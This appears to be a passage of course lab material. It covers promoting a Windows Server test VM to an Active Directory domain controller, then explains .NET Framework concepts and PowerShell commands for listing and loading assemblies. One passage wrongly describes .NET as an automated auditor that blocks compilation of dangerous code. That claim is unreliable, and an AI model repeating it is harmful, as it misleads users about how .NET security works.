
Static IP Address (10.1.1.1) and Client to Your Own DNS (10.1.1.1)

In your test VM, go to Control Panel > Network and Sharing Center > Change adapter settings > right-click your network interface > Properties > select Internet Protocol Version 4 (TCP/IPv4) > Properties > configure that adapter with a static IP address (10.1.1.1) and set the DNS server for that adapter to be your own IP address (10.1.1.1).




Server Manager


Assuming you have a static IP address and your primary DNS server is your static IP address as well, open the Server Manager console > select your Local Server > Manage menu > Add Roles and Features > Next > select "Role-based or feature-based installation" > Next.




Next > choose "Select a server from the server pool" and make sure your own local server is highlighted > Next.



Check the box for "Active Directory Domain Services" > click the "Add Features" button > check the box for "DNS Server" > click "Add Features" button > Next.




Click Next again; there are no extra features to be installed now.




Next > Next > Next > check the box to "Restart the destination server automatically if required" > Install.

Important: If you are prompted to provide the path to the installation media, and if you have mounted the DVD or ISO file on drive letter "D:", then click the link at the bottom to provide an alternate path of "**d:\sources\sxs**".


Now even though you can click Close, do not—just wait until the progress bar shows completion (tell the instructor if you get an error message). Then Close.




Go back to Server Manager, click the triangle notification near the flag at the top to see the progress of the installation of the role. Every minute or so, click the circular double-arrow refresh button and pull down the triangular alert menu again. Eventually, when it finishes, you will see and then click on "Promote this server to a domain controller". (There's no need to run DCPROMO.EXE anymore.)



Select "Add a new forest" > enter "testing.local" as the root domain name (or anything you wish) > Next.




Select forest and domain functional levels of "Windows Server 2016". Enter a password of "P@ssword" for the DSRM password (or anything you'll remember) > Next.




If you get an error concerning the DNS configuration, ignore it > Next.

Leave the NetBIOS name to the default > Next.



Leave the folder locations to their defaults > Next.



Next > Install. Ignore any error messages concerning DNS, cryptography, or anything else that does not block the installation process (if you do get a blocking error, ask the instructor). The server will restart automatically after the install is finished.

Log on to your new domain controller with the same password you had before > launch Server Manager (if it does not run automatically) > Tools menu > Active Directory Users and Computers.

Go back to Server Manager > Tools menu > Active Directory Administrative Center > go to the upper left-hand corner of ADAC and look for two tabs > select the tab on the right to enable "Tree View" of your AD domain.

Appendix B: What Is the .NET Framework?

".NET" is a catch-all term for a set of technologies for writing, compiling, managing, and running applications in a special way on Windows and other operating systems. These applications can be regular command shell executables, Windows GUI applications, web applications, or other network services. The ".NET Framework" is this programming and execution environment and everything that makes it work. If an application runs inside of the .NET Framework, it is said to be "**managed code**", i.e., managed by the .NET Framework.

A ".NET application" is a set of one or more assemblies that together implement that application. A single "**assembly**" is one *or more* files with either the EXE or DLL filename extension; hence, a single assembly might span multiple EXE/DLL files, though most assemblies are just single files. (Note that not all EXE and DLL files are .NET assemblies; they might also just be regular Windows API binaries.)

The interior of an assembly can be subdivided into zero or more "**modules**", which are named units of functionality and content. Most assemblies contain just a single module inside them. The main reason to have modules at all is because a single assembly may span multiple EXE/DLL files, and the main reason an assembly may span multiple files is because the source code behind each file might be written in a different language, such as VB.NET or C#.

An assembly implements one or more classes (or "types", to be more exact). A "**class**" defines and implements a set of properties and methods for the objects created from that class, i.e., instantiated from that class. An "**object**" is a named unit of properties (data) and methods (code) in memory, and by using these properties and methods, an application is made to do useful things.

An assembly is described by the manifest inside it. The "**assembly manifest**" is information about the assembly, its name, version, dependency upon other assemblies, authenticating public key, culture/locale, and the classes the assembly implements. There is also a second, optional manifest, called the "**application manifest**", which is typically stored as an external XML file with the ".manifest" filename extension. This XML file contains more metadata about an assembly, mainly for use by the operating system before launching the .NET application loading the assembly. Hence, when a .NET application is said to be "**self-describing**", it means that there is the assembly manifest and possibly an XML application manifest for every assembly that comprises the application.

EXE and DLL assemblies are compiled into **Microsoft Intermediate Language (MSIL)**. MSIL is a programming-language-neutral and CPU-instruction-set-neutral representation of data and executable code; hence, C# and VB.NET both compile to the same type of MSIL. When the modules of an application are copied to another computer and run, the MSIL of these EXEs and DLLs is compiled again into the native machine

language of that computer's CPUs, and these native-language compiled versions of the modules are run whenever the application is run. Modules in an assembly are not recompiled unless they are changed somehow.

Hence, .NET applications do not run in any kind of ".NET Virtual Machine"; they run as native machine language instructions on the CPUs just like any other non-.NET executable. Managed code is compiled twice: first into MSIL, then again into the native machine language of whatever computer the application is running on. After being thus twice compiled, a .NET application EXE or DLL file is a regular Portable Executable (PE) binary that can be parsed, loaded, and executed by the Windows operating system loader just like any other PE binary program. Think of the .NET Framework as an automated source code auditor (actually, an automated MSIL auditor) that runs automatically the moment before the source code is compiled, and .NET will block this compile process if .NET detects anything dangerous or hinky.

What compiles modules from MSIL into native machine language? Modules in MSIL are compiled on the fly as needed by the **Common Language Runtime (CLR)**. The CLR is one part of the .NET Framework. The CLR compiles MSIL modules into native code, handles memory management, enforces security, keeps track of module versions, and provides hooks for debuggers and performance monitoring. Once an application is compiled into native machine language, the CLR exists inside that application process as a set of DLLs; hence, the CLR is not external to a running process—it is a part of the process itself. If ten .NET applications are concurrently running, then there are ten living CLR, one in each application process. Such processes, which have the CLR in them, are called "**runtime hosts**".


While running, a runtime host process will load assemblies into an "**application domain**", which is an in-memory container for assemblies and configuration settings. So while an assembly is a file on the hard drive, an application domain is an in-memory runtime construct. A host process must have one application domain, but it may create many application domains in order to provide protection and management separation for sets of assemblies and configuration settings.

Another important part of the .NET Framework is the **.NET class library**. The class library is a huge collection of classes with many properties and methods. Even a simple type of data, like a string of characters or an integer number, is actually an object with properties and methods, so it is an object derived from a class in the .NET class library. All .NET applications use the .NET class library. Almost all differences between languages, like C# and VB.NET, are removed when they are compiled into MSIL because MSIL uses the .NET class library to represent data types.

In the .NET class library, you'll find classes related to file management, databases, GUI applications, ASP.NET web applications, XML, Windows services, the registry, and very many other technologies. Eventually, when the .NET class library is "complete", every Microsoft software product will be implemented and/or manageable through classes in

the library. As new versions of the .NET Framework come out, the class library gets bigger.

Physically, the .NET Framework is installed in a version folder underneath `%SystemRoot%\Microsoft.NET\Framework\v.VersionNumber`. However, there is also the **Global Assembly Cache (GAC)** under `%SystemRoot%\Assembly`, which stores assemblies that are available to all .NET applications.



When you view the GAC folder in Windows Explorer, the display window changes to show version information about each assembly. PowerShell has its own assemblies in the GAC too.

The .NET Class Library

PowerShell is itself a .NET executable program and through it you have access to the .NET class library. To browse the .NET class library on Microsoft's website, go to <http://msdn2.microsoft.com/library/>, click on ".NET Development", and go the "Class Library" section. The classes are organized into "namespaces"; for example, if you browse to the *System.Text.RegularExpressions* namespace, you'll find the *Regex* class underneath it, along with documentation for all the properties and methods of that class.

Most of the .NET classes (that is to say, most of the assemblies) you'll need are loaded automatically when PowerShell starts, but you can load more assemblies as needed to get access to the classes they implement.

Browse Assemblies, Classes, and Class Members

To see a list of the assemblies currently loaded into PowerShell:

```
# Example: Creating_NET_Objects.ps1

[System.AppDomain]::CurrentDomain.GetAssemblies() |
format-list FullName,Location
```

In .NET, an "application domain" is similar to a scope in PowerShell: it's a context in which assemblies are loaded, protected, run, and unloaded. The "default application domain" is the first domain created for the initial process that represents the application running, which in this case is `powershell.exe` itself. The default application domain ceases to exist when the initial process is terminated, but a process could spawn off new application domains as desired just as `powershell.exe` can launch other programs and scripts. The "current domain" is the application domain of the currently running thread, which, for PowerShell in this example, is in the default/initial application domain.

To see a list of all the classes from all the assemblies currently loaded into PowerShell:

```
[System.AppDomain]::CurrentDomain.GetAssemblies() |  
foreach-object { $_.GetExportedTypes() } |  
format-list fullname,assembly
```

To see the assembly that implements a *currently loaded* class (in square brackets):

```
[System.String].Assembly | format-list  
[System.Management.Automation.ErrorRecord].Assembly | format-list
```

To see all the properties and methods of a class (we've seen this before):

```
[System.Net.WebClient] | get-member | format-list
```

To see all the *static* properties and methods of a class (we've seen this before):

```
[System.String] | get-member -static | format-list
```

But besides the `get-member` cmdlet, you can also query a class with its own methods:

```
[System.String].GetMembers()  
[System.DateTime].GetMembers()  
[System.Net.WebClient].GetMembers()
```

Loading Assemblies and Classes into PowerShell

To load a class you want, you have to know the name of the assembly that provides that class. If that assembly is in the Global Assembly Cache (GAC), you don't have to know the full path to the file, just the name of the class you want (the .NET Framework will handle the rest for you). The name used to load the assembly can either be its partial name or its full name (partial names are also called "short" or "simple" names, while full names are also called "strong" names).

The short name for an assembly in the GAC might be:


```
System.Windows.Forms
```

While the full/strong name for that same assembly is:

```
System.Windows.Forms, Version=2.0.0.0,  
Culture=Neutral, PublicKeyToken= b77a5c561934e089
```

To load a .NET class into PowerShell from its assembly stored in the Global Assembly Cache (GAC) using the short/simple/partial name of that class:

```
[System.Reflection.Assembly]::LoadWithPartialName("System.Windows  
.Forms")
```

The *System.Reflection.** classes all relate to the use of metadata to query and manipulate the assemblies, modules, classes, properties, and methods of .NET applications. Recall that this metadata is part of each of the modules (EXE or DLL) that comprise a .NET application.

To load a .NET assembly into PowerShell using the full/strong name of the assembly:

```
[System.Reflection.Assembly]::Load("System.Windows.Forms,  
Version=2.0.0.0, Culture=Neutral, PublicKeyToken=  
b77a5c561934e089")
```

On the other hand, if the assembly is not in the GAC, you'll have to load the file with its full hard drive path.


To load a .NET assembly into PowerShell using the full path to the assembly file:

```
[System.Reflection.Assembly]::LoadFrom('C:\folder\module.dll')
```

